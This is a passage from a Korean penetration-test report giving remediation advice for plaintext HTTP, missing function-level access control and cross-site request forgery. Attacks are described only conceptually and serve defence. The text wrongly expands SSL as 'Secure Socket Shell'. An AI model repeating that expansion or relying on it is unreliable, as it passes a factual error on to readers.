<ol style="list-style-type: none"> 1. https가 아닌 일반 http를 통해 데이터를 전송하게 되면 Secure Socket Shell 같은 암호화 기능이 더해져 있지 않아 사용자의 데이터가 평문으로 전송된다. 공격자가 중간에서 스니핑(피해자의 네트워크에 접근하여 데이터 도청) 또는 스푸핑(변조 포함)을 시도할 경우 손쉽게 정보를 열람할 수 있다. 2. 로그인, 결제, 회원정보 수정 같은 주요 정보를 다루는 파트에서는 데이터의 암호화가 반드시 필요하다. 패킷 캡처 도구는 쉽게 구할 수 있기 때문에 고객 보호 차원에서 꼭 주의해야 한다. 3. 데이터베이스에 저장되는 정보 중 범죄자의 관심을 끌만한 항목들은 꼭 암호화 하여 보관하도록 한다. 혹 데이터가 외부에 노출 되는 사고가 생긴다 하더라도 공격자가 중요 정보의 값을 알아 볼 수 없도록 한다. 원래 입력된 값을 찾아 낼 수 없도록 솔트 (솔트가 더해지지 않으면 같은 비밀번호들은 모두 같은 암호 값을 가진다.)를 더하거나 여러 번 해시를 거친다든지 하여 강력한 알고리즘을 사용한다. 	

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

4.5 기능 수준의 접근 통제 누락

취약점 개요	
취약점 설명	세션 검증 허술로 인해 권한이 없는 데이터에 접근이 가능.
보안 방법	엄격한 세션 검증, 우회될 수 있는 플로우 차단.
상세 보안 조치 방안	
<ol style="list-style-type: none"> 기능 수준의 접근 통제 누락은 결국 세션 검증이 제대로 되지 않아 일어난다. 자기 권한이 아닌 데이터에 접근 하는 모든 경우를 포함한다. 예를 들어 글쓴이 본인이 맞는지 확실히 확인하는 과정이 빠진 페이지라면, 공격자가 url 상의 변수를 변경한다든지 하여 다른 사람의 비밀 게시물 열람, 삭제, 수정하는 짓 등을 시도해 볼 수 있다. 그러나 역시 공격의 주 목적은 결국 모든 권한을 가진 최고 관리자 기능이다. 인증이 필요한 페이지들은 하나도 빠짐없이 유효 세션임을 확인하는 작업이 포함되어야 한다. 특히 가장 중요한 관리자 페이지는 쉽게 추측 가능한 이름 사용은 피하도록 하고, 실제 서비스 도메인과 분리해 둔다던지, 특정 아이피만 접근 가능하도록 설정해 두는 것이 안전하다. 	

	모의해킹 보고서		
	버전: 1.0	2020-12-09	

4.6 Cross Site Request Forgery

취약점 개요	
취약점 설명	악성 스크립트를 이용해 정상적인 사용자로 하여금 조작된 요청을 서버에 전송. 모든 공격은 피해자의 권한으로 수행됨.
보안 방법	패스워드 재확인, CAPTCHA
상세 보안 조치 방안	
<ol style="list-style-type: none"> 1. 앞서 언급한 XSS 공격과 유사한 공격 형태를 갖는다. XSS가 가능하다면 CSRF 또한 가능하며, 그래서 보안 방안도 어느 정도 겹치는 부분이 있다. XSS의 경우와 마찬가지로 CSRF 보안 또한 사용자가 입력하는 값에 대한 검증이 필요하다. 게시판 작성 글에 대한 필터를 걸어두도록 하고, html과 javascript 태그 사용은 최소로 제한하여 꼭 필요하다고 판단되는 기능만 제공하도록 한다. 2. CSRF 공격은 피해자의 권한으로 일이 수행되기 때문에 피해자 계정의 권한 등급에 따라 피해 정도가 달라진다. 악성 게시글에 걸려든 상대방의 정체성으로 서버에 요청이 보내지기 때문에 실제 공격자의 아이피를 추적하기가 어렵고, 서버가 비정상적인 요청을 가려내지 못하는 경우, 피해자 계정의 권한 범위 내에서 데이터를 변조하거나 특정 행동을 발생시킨다. 관리자 계정으로 공격 게시물을 열람하면 특히 치명적이다. 3. 웹 클라이언트에게 전달된 세션 토큰의 진위성을 확인하도록 한다. 세션 토큰이란 암호화된 난수 문자열로, 단순한 토큰을 이용해 권한을 부여하는 일이 없도록 한다. 또한 서비스에서 제공하는 중요한 기능은 이중 인증을 요구하도록 구성한다. 서버로 요청이 갈 때 패스워드를 재확인 하거나 CAPTCHA를 도입하는 방법 등이 있다. 	